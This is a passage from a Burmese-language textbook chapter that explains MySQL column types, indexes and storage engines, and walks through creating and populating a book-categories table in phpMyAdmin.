အလုပ်ပိုတွင်ပေါ်ပါတယ်။ ရေးဟန်ရွေးချယ်တဲ့အခါ ရေးသားသူရဲ့ ဆုံးဖြတ် ချက်သာအဓိကပါ။ ဆက်လက် ဖော်ပြုယုံနူးနာတွေမှာတော့ စာလုံး အသေးချဉ်းပဲသုံးတဲ့ ရေးဟန်ကို ဆက်လက်အသုံးပြုသွားမှုဖြစ်ပါတယ်။

နံပါတ် (၂) အနေနဲ့ Column Type ကို ရွေးချယ်ပေးရမှုဖြစ်ပါတယ်။ Select Box ကိုနှိမ်လိုက်ရင် MySQL က လက်ခံတဲ့ Data Type စာရင်းကိုဖော်ပြပေးပါလိမ့်မယ်။ Data Type အမျိုး (၂၀) ကျော်ရှိ ပေမယ့် phpMyAdmin က အသုံးအများဆုံး (၄) မျိုးကို အပေါ်ဆုံးကော်ပြုပေးမှုဖြစ်ပါတယ်။ အဲဒါကွေ ကတော့၊ ကိုန်းပြည့်တွေ့သိမ်းဖို့ အတွက် INT ။ အရေအတွက်အကန့် အသတ်ရှိတဲ့ စာလုံးတွေ သိမ်းဖို့အတွက် VARCHAR ။ စာတွေအများကြီးသိမ်းနိုင်ဖို့အတွက် TEXT နဲ့ ရက်စွဲသိမ်းဖို့အတွက် DATE တို့ပဲဖြစ်ပါတယ်။ နူးနာမှာ id Column အတွက် INT လို သတ်မှတ်ပေးထားပါတယ်။ name Column အတွက် VARCHAR လို သတ်မှတ် ထားပါတယ်။ remark Column အတွက်တော့ TEXT သတ်မှတ်ထားပြီး created_date နဲ့ modified_date တို့အတွက် DATETIME တို့ ကို Column Type အဖြစ် သတ်မှတ်ပေးထားပါတယ်။ created_date နဲ့ modified_date တို့အတွက် ရက်စွဲနဲ့အချိန်တွဲပြီး သိမ်းလိုတဲ့အတွက် DATETIME Column Type ကို ရွေး ချယ်ထားခြင်းဖြစ်ပါတယ်။

နံပါတ် (၃) အနေနဲ့စာလုံးအရေအတွက် Length ကို ရွေးပေးရမှုဖြစ်ပါတယ်။ INT, DATE, TEXT နဲ့ DATETIME တို့ အတွက် Length သတ်မှတ်မပေးလည်းရပါတယ်။ ဒါပေမယ့် VARCHAR အတွက်တော့ သတ်မှတ်ပေးရပါတယ်။ VARCHAR အတွက် လက်ခံနိုင်တဲ့ Length က 1 ကနေ 255 အတွင်းဖြစ်ပါတယ်။ ဒါကြောင့် ကျိုး Column တွေ အတွက် Length မသတ် မှတ်ပဲ VARCHAR Column Type ရွေးထားတဲ့ name Column ကိုသာ 255 ဆိုတဲ့ Length

သတ်မှတ်ပေးထားခြင်း ဖြစ်ပါတယ်။

နံပါတ် (၄) မှာတော့ Column တွေအတွက် Index Method (သတ်မှတ်လိုရင်) ရွေးချယ်ပေးရမှာဖြစ်ပါတယ်။ သတ်မှတ်နိုင်တဲ့ Index Method တွေကတော့ PRIMARY, UNIQUE, INDEX နဲ့ FULLTEXT တို့ပဲဖြစ်ပါတယ်။ Index ဆိုတာဟာအပူတွေရဲ့ နောက်ဆုံးမှာ အကြောင်းအရာနှင့် ထည့်ပေးထားသလိုပါပဲ။ အကြောင်းအရာနှင့်ကိုကြည့်ပြီး ဘယ်စာလုံးကို ဘယ်စာမျက်နှာမှာ သွားကြည့်ရမလဲ သိနိုင်တဲ့အတွက် လိုချင်တဲ့အချက်အလက်ကိုပို့ပြီး မြန်မြန်ဆန်ဆန် ရရှိစေပါတယ်။ MySQL Index ကလည်း ဒီသဘောအတိုင်းပဲ အလုပ်လုပ်တာပါ။ အချက်အလက်တွေရယူ ရှာဖွေရတာ ပို့မြန်သွားအောင် Index တွေ သတ်မှတ်ပေးထားနိုင်ခြင်း ဖြစ်ပါတယ်။

Index Method လေးမျိုးထဲက PRIMARY, UNIQUE နဲ့ INDEX တို့ဟာ အခြေခံလုပ်ဆောင်ပဲ တူညီကြပါတယ်။ ကွားချက်ကတော့ PRIMARY ဟာ Index အမည်ကို PRIMARY လိုပေးထားပြီး Table တစ်ခုမှာ PRIMARY Index Column တစ်ခုပဲသတ်မှတ် ခွင့်ပြုခြင်းဖြစ်ပါတယ်။ ပြီးတော့ PRIMARY Index သတ်မှတ် ထားတဲ့ Column မှာ ထည့်သွင်းတဲ့ အချက်အလက်တွေဟာ ပြန်မထပ်ရပါဘူး။ ပြန်ထပ်ရင် Table ထဲကို လက်ခံထည့်သွင်းပေးမှာ မဟုတ်ပါဘူး။ ဥပမာ - ကျောင်းသားတွေရဲ့ ခုနှစ်ပါတ်၊ နှင့်သားမှတ်ပုံတင်နှစ်ပါတ်စဲတဲ့ ပြန်မထပ်နိုင်တဲ့အချက် အလက်မျိုးတွေ အတွက်သာအသုံးပြုသင့်ပါတယ်။ UNIQUE က PRIMARY နဲ့ လုပ်ဆောင်ပဲ အားလုံးအတူတူပါပဲ။ ဒါပေမယ့် သူကတော့ Column အရေအတွက်ကန့်သတ်မထားပါဘူး။ Table တစ်ခုမှာ UNIQUE Index သတ်မှတ်ထားတဲ့ Column တစ်ခုထက်ပိုရှိနိုင်ပါတယ်။ INDEX ကလည်း UNIQUE လိုပဲ Column အရေအတွက်ကန့်သတ် မထားပါဘူး။ ဒါပေမယ့် သူကတော့ အချက်အလက်တွေ ပြန်ထပ်ခဲ့ရင်လည်း လက်ခံပါတယ်။ နောက်ဆုံးတစ်ခုဖြစ်တဲ့ FULLTEXT ကတော့ တစ်ခြား Method တွေနဲ့ အလုပ်လုပ်ပုံမထူပါဘူး။ Search Engine တစ်ခုကဲ့သို့ Stop Words တွေဖယ်ထူတ်ခြင်း၊ Noise Words တွေ ဖယ်ထူတ်ပေးခြင်း၊ Rank သတ်မှတ်ပေးခြင်းတို့ကိုပါ ပြုလုပ်ပေးနိုင်အောင် စီစဉ်ထားတဲ့ Index Method တစ်ခုဖြစ်ပါတယ်။ ဒါပေမယ့် MyISAM လိုခေါ်တဲ့ Storage Engine နဲ့မှာ တွဲဖက်အလုပ်လုပ်နိုင်တဲ့ Method တစ်ခုဖြစ်ပါတယ်။ တစ်ခြား Engine တွေနဲ့လိုမရပါဘူး။ Storage Engine တွေ အကြောင်းကို မကြာခင် ဖော်ပြပေးမှာပါ။ ပုံ (၉-၁) နှုန်းမှာတော့ id Column အတွက် PRIMARY လို့ သတ်မှတ်ထားပါ တယ်။ ကျိုး Column တွေအတွက်တဲ့ Index သတ်မှတ်မထားပါဘူး။

နံပါတ် (၅) မှာ သတ်မှတ်ထားတာကတော့ Auto Increment (A_I) ဖြစ်ပါတယ်။ Auto Increment ဆိုတာ အဲဒီ Column မှာ ပါဝင်တဲ့တန်ဖိုးတွေကို ကျွေးနောက်တိုက်ယ်တိုင်ထည့်သွင်းစရာမလိုပဲ MySQL က 1, 2, 3, 4 စသဖြင့် နံပါတ်စဉ်နဲ့ အစဉ်အတိုင်း အလိုအလျောက်ထည့်သွင်းပေးသွားမှုဖြစ်ပါတယ်။ Auto Increment လို့ သတ်မှတ် ထားတဲ့ အတွက် id Column မှာ အချက်အလက်တွေကို ထည့်ပေးဖို့မလိုတော့ပါဘူး။ Database က နံပါတ်စဉ်အလိုလို ထည့်သွင်းပေးသွားပါလိမ့်မယ်။

နှုန်းမှာထည့်သွင်းထားသလိုပဲ Table တစ်ခုတည်ဆောက်တိုင်း PRIMARY နဲ့ Auto Increment သတ်မှတ်ထားတဲ့ id Column တစ်ခု အမြဲထည့်သွင်းသင့်ပါတယ်။ ဒီနည်းနဲ့ အလုပ်လည်းမရှုပ်ဖော် id Column ဟာ Key အဖြစ်အသုံးချိန်မယ့် Unique တန်ဖိုးတွေကို သိမ်းဆည်းထားပေးနေမှာဖြစ်ပါတယ်။ အချက်အလက်တွေကိုရယူခြင်း၊ ပြင်ဆင်ခြင်းများ ပြုလုပ်တဲ့အပါ သက်ဆိုင်ရာ Key ID အသုံးပြုပြီး တိတိကျကျ ဆောင်ရွက်သွားနိုင်စေမှာဖြစ်ပါတယ်။ မကြာခင်ဖော်ပြမယ့် နှုန်းမှာ ဒီသဘောသဘာဝကို လက်တွေ့တွေ့မြင်ရမှာဖြစ်ပါတယ်။

နံပါတ် (၆) အနေနဲ့သတ်မှတ်ပေးရမှာကတော့ Storage Engine ဖြစ်ပါတယ်။ Storage Engine ဆိုတာ အချက်အလက်တွေကို ဖန်တီးခြင်း (Create), ရယူခြင်း (Read), ပြင်ဆင်ခြင်း (Update), ပယ်ဖျက်ခြင်း (Delete) လုပ်ငန်း

စဉ်ကို ဆောင်ရွက်ပေး တဲ့ MySQL ရဲ့အစိတ်အပိုင်းတစ်ခုဖြစ်ပါတယ်။ Create, Read, Update, Delete လုပ်ငန်းစဉ်ကို CRUD လိုအပိုင်းကောက် ခေါ်ကြပါတယ်။ ဆက်လက်ဖော်ပြတဲ့အခါ CRUD ဆိုတဲ့အသုံးအနှစ်ကိုတွေ့ရင် Create, Read, Update, Delete ကို ဆိုလိုခြင်းဖြစ်တယ်လို့ မှတ်ယူပေးပါ။

MySQL မှာ Storage Engine အမျိုးမျိုးရှိပြီး လိုအပ်ချက်နဲ့ကိုက်ညီတဲ့ Storage Engine ကို ရွှေ့ချယ် အသုံးပြနိုင်ပါတယ်။ Engine တစ်ခုခြင်းစိမှာ အားသာချက်အားနည်းချက်တွေကိုယ်စိနိုက်ပြပါတယ်။ ရွှေ့ချယ်အသုံးပြနိုင်တဲ့ Engine တွေကတော့ -

- MyISAM
- InnoDB
- Archive
- Memory
- CSV
- NDB

- တိုဖြစ်ပါတယ်။ ISAM, Merge, Blackhole စတဲ့ Engine တွေလည်းကျွန်ုပါသေးတယ်။ ဒါပေမယ့် အဓိကကျတဲ့ Engine တွေအကြောင်းကိုပဲဖော်ပြပေးပါတော့မယ်။

MyISAM

MyISAM ဟာ MySQL 5.5 မတိုင်ခင် Version တွေမှာ Default Storage Engine အဖြစ်သတ်မှတ်ထားတဲ့ Engine တစ်ခုဖြစ်ပါတယ်။ Default Engine အဖြစ်သတ်မှတ်ထားတဲ့အတွက် Table တွေတည်ဆောက်တဲ့အခါ Storage Engine မသတ်မှတ်ခဲ့ဘူးဆိုရင် MyISAM ကို အသုံးပြုသွားမှာဖြစ်ပါတယ်။ များပြားလှတဲ့ အချက်အလက်တွေသိမ်းဆည်းဖို့အတွက် အသုံးပြနိုင်တဲ့ Engine တစ်ခုဖြစ်ပြီး အမြင်ဆုံးလက်ခံနိုင်တဲ့ ပမာဏကတော့ (Table တစ်ခုကို) 256TB ဖြစ်ပါတယ်။ FULLTEXT Index Support လုပ်တဲ့ Storage Engine ဖြစ်ပြီး Table တွေရော Index တွေကိုပါ နေရာယူသက်သာ အောင် Compress လုပ်ပေးပို့ပါတယ်။ FULLTEXT Support ပါဝင်တဲ့အတွက် ကျွန်ုတ်တို့ Project တွေမှာ Search လုပ်ဆောင်ချက်ရဖို့ အစအဆုံး ကိုယ်တိုင်ရေးသားနေစရာမလိုတော့ပဲ ရှာဖွေဗြင်းနဲ့ ရှာဖွေဗြုဏ်ခြင်းကိုကိုက်ညီးအဆင့်သတ်မှတ်ပေးတဲ့ Ranking လုပ်ဆောင် ချက်ကို MySQL က လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။

လျှင်မြန်မှု Performance ပိုင်းမှုလည်း အတော်လေးကောင်းပြီး MyISAM ကို နေရာယူသက်သွားနဲ့ အမြန်နဲ့ ကောင်းမွန်ဖို့ကို အထူးအလေးပေးတည်ဆောက်ထားတဲ့ Storage Engine အဖြစ်မှတ်ယူနိုင်ပါတယ်။

InnoDB

InnoDB ဟာ MySQL 5.5 နဲ့နောက်ပိုင်းမှာ Default Storage Engine ဖြစ်လာတဲ့ Engine တစ်ခုဖြစ်ပါတယ်။ ACID Compliance ဖြစ်ပြီး Transaction Support လုပ်တဲ့ Storage Engine ဖြစ်ပါတယ်။ ACID ဆိုတာ Atomicity, Consistency, Isolation နဲ့ Durability စတဲ့စွမ်းဆောင်ရည်တွေနဲ့ အချက်အလက်ခိုင်မှုလုံးခြုံ သေချာမှုကို စစ်ဆေးတဲ့ Data Integrity Test တစ်မျိုးကိုခေါ်ကြဖြစ်ပါတယ်။ InnoDB ဟာ ACID Test ကို အောင်မြင်တဲ့စွမ်းဆောင်ရည်နဲ့ ပည့်စုံတဲ့ Engine တစ်ခုပါ။

ကိုင်တွယ်ဆောင်ရွက်ပေးနိုင်တဲ့ အမြင်ဆုံးပမာဏကတော့ (Table File တစ်ခုကို) 64TB ဖြစ်ပါတယ်။ MyISAM လို

Speed ကို အထူးအလေးပေးထားတဲ့ Engine တစ်ခုမဟုတ်ပေမယ့် သူနေရာနဲ့သူ Performance ကောင်းအောင် ဆောင်ရွက်ထားတဲ့ အစီအမံတွေပါဝင်လို့ သင့်တင့်နဲ့အမြန်ဆုံးရှိပါတယ်။

Row Level Locking, Non-locking Read နဲ့ Multi-version တိုကို Support လုပ်တဲ့ Storage Engine တစ်ခု ဖြစ်ပြီး Foreign Key, Rollback, Roll-forward စတဲ့လုပ်ဆောင်ချက်တွေလည်း ပါဝင်တဲ့အတွက် InnoDB ဟာ MySQL Storage Engine တွေထဲမှာ Feature အစုံဆုံး Engine တစ်ခုဖြစ်ပါတယ်။

Archive

Archive Storage Engine ကတော့အလွန်ကြီးမားတဲ့ Data ပမာဏကို လက်ခံဆောင်ရွက်နိုင်ပို့ဆုံးတဲ့ Engine တစ်ခုပဲဖြစ်ပါတယ်။ အချက်အလက်တွေကို ထည့်သွင်းလိုက်တာနဲ့ အလိုအလျောက် Compress လုပ်ပေးပြီး ပြန်လည် ရယူတဲ့အချင့်မှာ အလိုအလျောက် Decompress ပြန်လုပ်ပေးပါတယ်။ Data ပမာဏများများသိမ်း ထားဖို့လိုအပ်ပြီး အမြှုပြန်လည်ဖတ်ယူနေမှာ မဟုတ်တဲ့ Data တွေအတွက် သင့်တော်ပါတယ်။

များများသိမ်းနိုင်ဖို့သာအခိုက်ရည်ရွယ်ထားတဲ့အတွက် တစ်ချို့သောလုပ်ဆောင်ချက်တွေတော့ မရရှိနိုင်ပါဘူး။ Index လုပ်လို့မရပါဘူး။ အချက်အလက်တွေ ပြန်လည်ပြင်ဆင်ခွင့်မပေးပါဘူး။ ဒါပေမယ့် Compression ကောင်းကောင်း လုပ်ထားတဲ့အတွက် MyISAM ထက်တောင် နေရာယူပို့သာပါသေးတယ်။

Memory

Memory Storage Engine ကတော့ အချက်အလက်တွေကို Hard Disk မှာမသိမ်းပဲ Memory ထဲမှာပဲ သိမ်းပေးတဲ့ Engine ဖြစ်ပါတယ်။ Memory ပေါ်အလုပ်လပ်တာဖြစ်လို့ အလွန်မြန်ပါတယ်။ MyISAM ထက်တောင် ၃၀% လောက ပို့မြန်ပါတယ်။ ဒါပေမယ့် Database Server Run ထားတဲ့ကာလအတွင်းမှာပဲ အချက်အလက်တွေကို သိမ်းထားပေးမှာဖြစ်ပါတယ်။ Server Crash ဖြစ်သွားရင်၊ သို့မဟုတ် ရပ်လိုက်ရင်၊ အချက်အလက်တွေလည်းပျောက် ကွယ်သွားမှာဖြစ်ပါတယ်။ အမှန်တစ်ကယ်သိမ်း ဆည်ဖို့ထက် အကြိမ်ကြိမ်ရယူဖို့လိုတဲ့ အချက်အလက်တွေကို Disk ပေါ်မှာထားပဲ Memory ထဲမှာ စေတ္တထားခြင်းအားဖြင့် Application Performance ကောင်းအောင် Optimize လုပ်တဲ့အခါးမှာ အသုံးဝင်နိုင်ပါတယ်။

CSV

Comma Separated Value လိုခေါ်တဲ့ CSV File ဆိုတာ တစ်ကယ်တော့ Data တွေကို Comma (,) ခံပြီး သိမ်းထားပေးတဲ့ Text File တစ်မျိုးသာဖြစ်ပါတယ်။ Microsoft Excel လို့ Spreadsheet Software တွေနဲ့အသုံးပြု နိုင်ပါတယ်။ CSV Storage Engine က အချက်အလက်တွေကို Database Table အနေနဲ့မဟုတ်ပဲ CSV File အနေနဲ့သိမ်းဆည်းပေးမှာ ဖြစ်ပါတယ်။ အခြား Engine တွေမှာလိုပဲ SQL Query တွေနဲ့ အချက်အလက်တွေကို ရယူ အသုံးပြုနိုင်ပေမယ့် Index တော့လုပ် မပေးနိုင်ပါဘူး။

NDB

Network Database လိုခေါ်တဲ့ NDB ကတော့ ကွန်ပျိုးတာတွေ အများကြီးကိုစုစည်းပြီး Resource တွေ ဝေမျှခြင်း အားဖြင့် Mainframe ကွန်ပျိုးတာကြီးတစ်လုံးကဲသို့ အလုပ်လုပ်နိုင်အောင် စီမံထားတဲ့ Cluster Environment မှာအသုံးပြု နိုင်တဲ့ Storage Engine ဖြစ်ပါတယ်။ NDB ဟာ (Table File တစ်ခုကို) 384EB အထိလက်ခံဆောင် ရွက်နိုင်တဲ့ Storage Engine ဖြစ်ပါတယ်။ EB, Exabyte ဆိုတာ နဲ့တဲ့ပမာဏ မဟုတ်ပါဘူး။ ကိန်းဂဏန်းအလုံး (၂၀) ထိ ပါဝင်တဲ့ ပမာဏတစ်ခုဖြစ်ပါတယ်။ ဒါပေမယ့် Table တစ်ခုမှာ ပါဝင်နိုင်တဲ့ Column အရေအတွက်ကိုတော့ (၁၂၈) ခုထိပဲ ကန်သတ်ထားပါတယ်။

Storage Engine တွေထဲမှာ အသုံးအများဆုံးနှစ်ခုကတော့ FULLTEXT Index ရရှိပြီး မြန်ဆန်းမြင်တဲ့ MyISAM နဲ့လုပ်ဆောင်ချက်ပြည့်စုံတဲ့ InnoDB တို့ပဲဖြစ်ပါတယ်။ ထူးခြားချက်အနေနဲ့သတိပြုသင့်တာက Storage Engine ဆိတ် Table ကို သတ်မှတ်တာပါ။ Database တစ်ခုအတွင်းမှာ Storage Engine မတူတဲ့ Table အမျိုးမျိုး ပူးတွဲတည်ရှိနိုင်ပါတယ်။ အချက် အလက်တွေရှာဖွေဖို့ ပြန်လည်ရယူဖို့လုပ်ငန်း များများလိုအပ်တဲ့ Table တွေအတွက် MyISAM အသုံးပြသင့်ပြီး၊ Integrity လိုပေါ်တဲ့ အချက်အလက်တိကျူးမှ အရေးကြီးပြီး အချက်အလက်ပြင်ဆင်ခြင်း ပိုများနှင့် Table တွေမှာ InnoDB ကို အသုံးပြု သင့်ပါတယ်။

မှတ်ချက် ၁။ Relational Database ဟာလည်း ကျယ်ပြန်တဲ့ဘာသာရှုပ်တစ်ခုဖြစ်ပါတယ်။ Foreign Key, Table Relationships, Transaction, Rollback, Locking, Concurrency, Non-Locking Read စသုပ္ပါယ် အသေးစိတ်သိရှိထား သင့် တဲ့အပိုင်းတွေ အများကြီးရှုပါသေးတယ်။ ဒီစာအုပ်မှာတော့ အားလုံးကိုဖော်ပြနိုင်မှာမဟုတ်ပါဘူး။ လက်တွေအလုပ်လုပ်တဲ့အခါ မဖြစ်မနေသိရှိထားဖို့လို တဲ့ အပိုင်းတွေကိုသာရွေးချယ်ဖော်ပြသွားမှာပါ။ ရေရှည်အတွက် Database နဲ့ပိုက်သက်ပြီး အသေးစိတ် စက်လက်လေလာသွားသင့် ကြောင်း အကြော်ပြုလိုပါတယ်။

ပုံ (၉-၁) နှမနာမှာ Storage Engine အနေနဲ့ InnoDB ကိုရွေးချယ်ထားပါတယ်။ သီးစားရည်ရွယ်ချက် တစ်ခုနဲ့ရွှေးချယ်ထားခြင်းတော့ မဟုတ်ပါဘူး။ ထူးခြားမှုသိပ်မရှိလှတဲ့ ရှိရှိုး Table တစ်ခုသာဖြစ်လို့ Default ပေးထားတဲ့ အတိုင်း InnoDB ထား လိုက်ခြင်း ဖြစ်ပါတယ်။ အခုန္ဓာရုံး Table တစ်ခုတည်ဆောက်ဖို့အတွက် သတ်မှတ်သင့်တာ တွေ အားလုံး သတ်မှတ်ပြီပြီမိ အောက်နားက Save Button ကိုနှိပ်လိုက်ရင် phpMyAdmin က categories Table ကို သတ်မှတ်ထားတဲ့ အချက်နဲ့ အညီတည်ဆောက်ပေးသွားမှာ ဖြစ်ပါတယ်။

ကျွန်ုတ်တို့ လက်ရှိရောက်နေတာက store Database ထဲမှာဖြစ်လို့ ဘယ်လက်ခြုံမှာ Database စာရင်းအစား store Database ထဲမှာရှိနေတဲ့ Table စာရင်းကိုဖော်ပြပေးနေမှာဖြစ်ပါတယ်။ လောလောဆယ်တော့ categories Table တစ်ခုသာ ရှိသေးပြီး အဲဒီ categories Table ကိုနှိပ်လိုက်မယ်ဆိုရင် ညာဘက်ခြုံမှာ categories Table ရဲ့ဖွံ့ဖြိုးပုံကို ပုံ (၉-၃) မှာဖော်ပြထားတဲ့အတိုင်းတွေမြင်ရှုဖြစ်ပါတယ်။

#	Name	Type	Collation	Attributes	Null	Default	Extra	Action
1	id	int(11)		No	None	AUTO_INCREMENT		Change Drop Browse distinct values More
2	name	varchar(255)	latin1_swedish_ci	No	None			Change Drop Browse distinct values More
3	remark	text	latin1_swedish_ci	No	None			Change Drop Browse distinct values More
4	created_date	datetime		No	None			Change Drop Browse distinct values More
5	modified_date	datetime		No	None			Change Drop Browse distinct values More

ပုံ (၉-၁) phpMyAdmin – categories Table

ခင် categories Table ကို ပြန်ဖျက်လိုရင် Main Menu ထဲက Operations ကိုသွားပြီး Delete the table (DROP) ဆိတ် Option ကို ရှာပြီးနှုပ်ပေးလိုက်ယုံပါပဲ။ Table Structure ကိုပြပ်လိုရင်တော့ သက်ဆိုင်ရာ Column

အမည်နောက်နားက Change ကိုနိပ်ပြီးပြုပြင်နိုင်ပါတယ်။ Column အသစ်တိုးလို ရင်တော့အောက်နားက Add Form မှာ တိုးလိုတဲ့ Column အရေအတွက်ထည့် သွင်းပြီး Go Button ကို နှိပ်လိုက်နိုင်ပါတယ်။

categories Table ထဲမှာ စာအုပ်အမျိုးအစားစာရင်းကို စတင်ထည့်သွင်းဖို့အတွက် Main Menu က Insert ကို နိပ်ပေးလိုက်ပါ။ ပုံ (၉-၅) မှာဖော်ပြထားသလို အချက်အလက်တွေ ထည့်သွင်းနိုင်တဲ့ Form ပေါ်လာပါလိမ့်မယ်။

Column	Type	Function	Null	Value
id	int(11)			1
name	varchar(255)			History
remark	text			Books about historic events, historical facts or history based fictions.
created_date	datetime			NOW
modified_date	datetime			NOW

ပုံ (၉-၅) phpMyAdmin – Insert

မှတ်ချက် ။ ။ ပုံမှာ Form တစ်ခါတည်းပြထားပေါ်မယ့် ကိုယ်တိုင်စေးသပ်ကြည့်တဲ့အခါ အပေါ်အောက် ပုံစံတဲ့ Form နှစ်ခု ပါဝင် တာကိုတွေ့ရှိနိုင်ပါတယ်။ နှစ်ခုစာတစ်ပြိုင်တည်း ထည့်လိုက်ထည့်နိုင်အောင် ပေးထားတာပါ။ အောက် Form က မထည့်လိုက် ချုပ်ထား ခဲ့လိုရပါတယ်။

ပုံ (၉-၆) နူးနာမှာ id Column အတွက် ဘာမှုမထည့်ခဲ့တော်ကို သတိပြုပါ။ id ကို Auto Increment သတ်မှတ်ထား လို ကျွန်ုတ်တို့ထည့်ပေးစရာမလိုပါဘူး။ MySQL က သူ့ဟာသူ့ထည့်သွားပါလိမ့်မယ်။ phpMyAdmin က ကိုယ်တိုင် ထည့်ချင်ရင်လည်း ထည့်နိုင်အောင်သာပေးထားတာပါ။ မထည့်တော့ပဲ ချုပ်ထားခဲ့လိုက်ပါ။ name Column နဲ့ remark Column တို့မှတ် စာအုပ်အမျိုး အစားနဲ့ပောက်သက်တဲ့ အချက်အလက်တစ်ချို့ထည့်သွင်း ပေးထားပါတယ်။ created_date နဲ့ modified_date Column တို့အတွက်လည်း Value အနေနဲ့ ဘာမှုထည့်ပေးမထားပါဘူး။ အဲဒီအစား Function Select Box ကနေ NOW ကိုရွေးပေးထားပါ တယ်။ Function Select Box ကိုနိပ်ကြည့်ရင် MySQL Function စာရင်း ပေါ်လာပါလိမ့်မယ်။ အခုသုံးထားတဲ့ NOW Function ကတော့ လက်ရှိရက်စွဲနဲ့အချိန်ကို ထည့်သွင်းပေးတဲ့ Function ဖြစ်လို crafted_date နဲ့ modified_date တို့ အတွက် လက်ရှိ ရက်စွဲနဲ့အချိန် အလိုအလျောက် ထည့်သွင်းပေးသွားမှာဖြစ်ပါတယ်။ အေးလုံးစုပ္ပြန်ရင် Go Button ကိုနှိပ်ပေးလိုက်ရပါတယ်။ နောက် တစ်ဆင့်မှာ ကျွန်ုတ်တို့ ပေးထားတဲ့ အချက်အလက်တွေကို Record တစ်ခု အနေနဲ့ Table ထဲကို ထည့်သွင်းတဲ့အခါ အသုံးပြုရမယ့် SQL Command ကိုလာဖော်ပြပြီး Record တစ်ခုကိုလည်း categories Table ထဲကို ထည့်သွင်းပေးသွားမှာပဲ ဖြစ်ပါတယ်။ နောက် Record တစ်ခုထည့်သွင်းလိုရင် Main Menu ထဲက Insert ကို နောက်တစ်ခေါက်ပြန်ပိုင်ပြီး ထည့်သွင်း ပေးယုံပါပဲ။ ဒီနည်းနဲ့ Sciences, Religion, Fiction, Mythology, Language, Technology, Magazine စသဖြင့် Record ထည့်သွင်းပေးသွားပါ။

ပြီးရင် Main Menu ထဲက Browse ကို နှိပ်လိုက်ပါ။ ပုံ (၉-၅) မှာဖော်ပြထားသလို ထည့်သွင်းထားတဲ့ Record စာရင်းကို လာပြီးဖော်ပြပေးပါလိမ့်မယ်။

	Edit	Copy	Delete	1	History	Books about historic events, historical facts or h...	2013-04-17 13:48:54	2013-04-17 13:48:54
	Edit	Copy	Delete	2	Technology		2013-04-17 13:54:53	2013-04-17 13:54:53
	Edit	Copy	Delete	3	Mythology		2013-04-17 13:56:06	2013-04-17 13:56:06
	Edit	Copy	Delete	4	Sciences		2013-04-17 13:56:06	2013-04-17 13:56:06
	Edit	Copy	Delete	5	Religions		2013-04-17 13:56:07	2013-04-17 13:56:07
	Edit	Copy	Delete	6	Fiction		2013-04-17 13:56:07	2013-04-17 13:56:07
	Edit	Copy	Delete	7	Magazine		2013-04-17 13:56:07	2013-04-17 13:56:07
	Edit	Copy	Delete	8	Language		2013-04-17 13:56:07	2013-04-17 13:56:07

ပုံ (၉-၅) phpMyAdmin – Browse Records

Record တစ်ခုကိုဖျက်ချင်ရင် သက်ဆိုင်ရာ Record ရှေ့နားက Delete ကိုနှိပ်ခြင်းအားဖြင့် ဖျက်နိုင်ပြီး ပြင်ဆင်လိုရင် လည်း သက်ဆိုင်ရာ Record ရှေ့နားက Edit ကိုနှိပ်ပြီး ပြင်ဆင်နိုင်ပါတယ်။

အခုန္ဓာရင် phpMyAdmin ကိုအသုံးပြုပြီး Database တွေတည်ဆောက်ပုံ၊ Table တွေတည်ဆောက်ပုံနဲ့ Record တွေ ထည့်သွင်း စီမံပုံတိုက် သိရှိသွားပြုဖြစ်ပါတယ်။ ရှေ့ဆက်ပြီး PHP ကနေ MySQL Database Server ချိတ်ဆက်ပြီး အချက်အလက်တွေ ရယူစီမံ နိုင်ပုံကို လေ့လာသွားမှာပါ။

MySQL ကို Structure နဲ့ Data ဆိုပြီးနှစ်ပိုင်းခွဲကြည့်ပေးပါ။ Database တည်ဆောက်ခြင်းနဲ့ Table တည်ဆောက်ခြင်းကဲ့သို့ Structure ပိုင်းခိုးခြင်းကို PHP ကနေလုပ်ဖို့လိုအပ်ခဲ့ပါတယ်။ Structure ဆိုတာ အခြေခံအားဖြင့် အချိန်နဲ့အမျှ ပြောင်းနေတက်တဲ့အမျိုး မဟုတ်ပါဘူး။ တစ်ကြိမ်တည်ဆောက်ထားပြီးရင်ရပါပြီ။ လိုအပ်လို Structure ကို ပြင်ဆင်တယ် ဆိုတာ ရှိနိုင်ပါတယ်။ ဒါပေမယ့် PHP Code ကနေလှမ်းပြီး ခကေခကပြင်ရတယ်ဆိုတဲ့ လိုအပ်ချက်မျိုးတော့ သိပ်မရှိပါဘူး။ ဒါကြောင့် PHP နဲ့ အဓိကစီမံမှာက Record တွေ ဖြစ်ပါတယ်။ တနည်းအားဖြင့် PHP နဲ့ တည် ဆောက်ထားပြီး သား Table တွေထဲက အချက်အလက်တွေ ကို CRUD (Create, Read, Update, Delete) ပြုလုပ်မှုဖြစ်ပါတယ်။

9.3 – SQL Queries

ပထမဗုံးဆုံး SQL Query Command တွေသိရှိထားဖို့ လိုအပ်ပါတယ်။ Structure Query Language ရဲ့ အတို ကောက် အခေါ်ဖြစ်တဲ့ SQL ဟာ RDBMS တွေကိုစီမံနိုင်တဲ့ Language တစ်မျိုးဖြစ်ပါတယ်။ စနစ်တွေ ကွာသွားတာနဲ့အမျှ ရေးထုံးလည်း အနည်းငယ်ကွာသွားတက်ပေမယ့် အခြေခံရေးသားပုံကတော့တူညီတက်ပါတယ်။ SQL မှာ Data Definition Language နဲ့ Data Manipulation Language ဆိုပြီးနှစ်ပိုင်းပါဝင်လေ့ရှုပါတယ်။ ဒါပေမယ့် ပြောခဲ့ပြီးဖြစ်တဲ့ အတိုင်း ကျွန်တော်တိုကတော့ Data Manipulation ဘက်ကို အသားပေးလေ့လာသွားမှာပါ။

ပထမဆုံးအနေနဲ့ Record တွေထည့်သွင်းဖို့အတွက် INSERT Query ကိုအသုံးပြုနိုင်ပါတယ်။ ရေးသားပုံကတော့ အခုလုပ်ပါ။

